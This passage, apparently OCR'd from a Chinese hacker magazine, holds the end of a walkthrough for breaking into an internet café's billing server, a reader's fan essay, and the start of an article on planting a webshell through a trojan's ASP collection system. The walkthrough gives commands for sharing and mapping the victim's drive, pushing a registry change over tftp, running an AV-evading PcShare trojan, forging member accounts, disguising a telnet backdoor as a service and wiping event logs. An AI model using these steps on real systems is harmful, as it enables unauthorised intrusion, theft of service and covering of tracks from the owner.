


图10


图11

接下来寻找一下万象的数据库文件，在D盘发现了octopus目录（图10），输入net share b=d:就把D盘给共享了（图11）。在本机中使用管理员帐号新建一个IPC连接，接着输入net use j: \\192.168.1.213\b，映射了对方的D盘。






图12

为了试下这个目录是否可写，我在里面新建了一个文本文档，却提示拒绝访问（图12），于是又把本地注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa的forceguest的值改为0，再导出到a.reg（即把“仅来宾验证”改为“经典登录”），使用**tftp -i 192.168.1.18 get a.reg**（192.168.1.18是我的本地IP地址）传到肉鸡上，执行**regedit /s a.reg**导入，一切都是悄无声息的进行着。再新建文件试试，仍然失败，这个Win2003还真难搞（这里再多说一句，WinXP sp2中默认的是“仅来宾验证”，所以即使用正确的管理员帐号和密码建立了ipc$连接，也没有用，叉子们可以在肉鸡上导入这个a.reg来解决问题）。看来只好使用木马了，不过这招要慎用，一不小心传过去主机报毒，那可就全完了，所以我在开卡上机时留意了一下那个主机上的杀毒软件，发现是symantecntivirus，，我马上从网上下载了一个放在本地，再更新病毒库进行木马检查，发现pcshare的服务端对此不感冒，所以决定就使用它了。生成一个名为a.exe的木马服务端，传到肉鸡上，再在shell里执行**start a.exe**。哈哈，再来看看客户端，马儿上线了（图13）。


图14


图13





图15


图16

在文件管理里打开 d:\octopus，里面有个叫做 crcards.exe 的东西，我们用它来生成一个会员帐号（图14），叉子们知道怎么做了吧，不过要注意 crcards.exe 是被下载到本地的 c:\temp 中执行的，所以生成帐号后要记得弄回去。如果要更改他的数据库的话，建议使用 domain，它集破解密码与打开数据于一身（图15，图16）。




图17

WMI Performance...	从 ...		手动	本地系统
Workstation	创...	已启动	自动	本地系统
wxservice			自动	本地系统
万象文件同步客户端		已启动	自动	本地系统

图18

现在就可以拍屁股走人了，不过为了不让老板发现被开启了 telnet，我们必须再建一个 telnet 服务。在 shell 中上传本地准备好的 mt.exe，然后执行**mt -instsrv wx path= c:\windows\system32\tlntsvr.exe type= Own display= wxservice starttype= Auto**（注意等号后的空格，其中 wx 和 wxservice 为服务名），新建一个 telnet 服务（图17，图18），再停掉原来名为 telnet 的服务，就神不知鬼不觉了。叉子们要是还不放心，还可以使用 mt.exe 清除日志，命令为**mt -clog all**，分别清除事件查看器中的应用程序，安全性，系统日志（图19）。呵呵，文章就写到这儿了，希望大家努力学习一起进步吧！





图19

（本文所涉及到的万象幽灵2007、NTSCAN、精锐网吧辅助工具、superscan、阿D网络工具包、domain和MT 已收录到光盘中）



寂寞梧桐我和事

记得第一次接触黑客X档案还是在06年的那个夏天——一个绿意盎然充满生机的季节。注定的缘份，使得我们在硕大的书屋中邂逅。可爱而又搞笑的GG骑在灰色的木马上，翠绿的背景，上方巨大的红底白字都带给我权威而又神秘的印象。信手翻看，内容简单基础的菜鸟学堂，有趣实用的QQ宝典，幽默搞笑的寂寞梧桐，社区茶馆，以及那不甚理解的黑客研究院，一个人的战争……都令我沉醉于其中，流连忘返。也正是从那一刻起，我爱上了黑客X档案这本杂志，爱上了那神秘而又寂寞的的黑客技术——尽管女孩子对这方面感兴趣的并不多。

从那以后，X档案就成了我每个月的必修课。捧着那墨香犹存的杂志，心中总会涌起一种莫名的激动。我在这方面的天赋并不高，但一篇篇文章中作者循循善诱的启迪，一框框注释中编辑言简意赅的提示与说明，一期期光盘中实用而齐全的工具，都哺育着我这个菜鸟不停的成长。渐渐的，我发现原以为如此简单的SQL注入的背后竟然隐藏着那么多的秘密与玄机；小巧玲珑的VB还可以编写出比“Hello Kitty!”更为强大百倍的U盘病毒以及漏洞利用程序（好好学吧，争取超过小葵、毒药他们）；看似与HACK牛马不相干的GOOGLE竟然可以颠覆掉一个大型的站点！

几个月的时间过去了，我也渐渐的掌握了灰鸽子、上兴等木马的使用及CCL的定位免杀，学会了简单程序的OD破解，弄懂了何为差异备份拿Webshell……这些对于高手们来说或许嗤之以鼻。但是，当我辛辛苦苦做出来的免杀木马终于不再令卡巴大叔尖叫；当费尽千辛万苦提权成功，并通过3389终于连上远程服务器的时候，其中的那份快乐，只要自己能够体味，我认为足矣。

记得在今年第一期的X档案上，Murky发表过一篇“尘埃中的天堂”的文章，读完最后几段感觉挺伤感的，大概是与Murky同病相怜吧。枯燥乏味的理科课程令我感到厌倦（我们学校高二才分文理科），自然X档案也就成了我这些课上精神的寄托。日子久了，自然也就应了“常在河边走，哪有不湿鞋”这句老话，成绩“飞流直下三千尺”不说，有好几次竟当场被老师抓个正着！要知道，一个女孩子被老师当面训斥是多么令我难堪的事，更何况我在班里一向属于那种文静型的女孩子！然而“亦余心之所善兮，虽九死其犹未悔”，冰火两重天的理想与现实中，“X啊，我何时才能解脱这布满尘埃的世界，进入属于我的天堂？”应该是我们的共同心声吧！

漫漫的黑客道路上风雨凄迷，然而因为有着X这位忠诚的伴侣的陪伴，我的灵魂，才从此不再孤单……



文章难易度：★★★

文章阅读点：利用唧咕梦幻西游木马的ASP收信系统的漏洞来直接插入一句话木马，得到这些网站的WEBSHELL

绝地反击，唧咕梦幻西游木马的噩梦

fancy

终于考完试放假了，天热不想出去，就在家中开始学习asp。虽然以前也曾经学习过，但终究是一些零零散散的知识，上不了台面。难得放假有了时间，我准备从头到尾好好的学习一下。学习asp自然要参看别人写的源码来长长知识，当然，你也不可能让一个初学者去看“动易”、“动网”那些绕来绕去的蝌蚪文般的代码吧，所以我就找了一个很简单的asp系统翻看起来，这个系统就是“唧咕梦幻西游木马06.7.6版”的asp收信系统。不看不知道，一看吓一跳，这次竟然让我找出了唧咕梦幻木马的一个漏洞来！

1.漏洞分析

我们打开“唧咕梦幻西游木马06.7.6版”，点击右下角的“收信文件”来生成一个“asp.exe”自解压文件（图1），解压后就可以得到一套收信系统了。

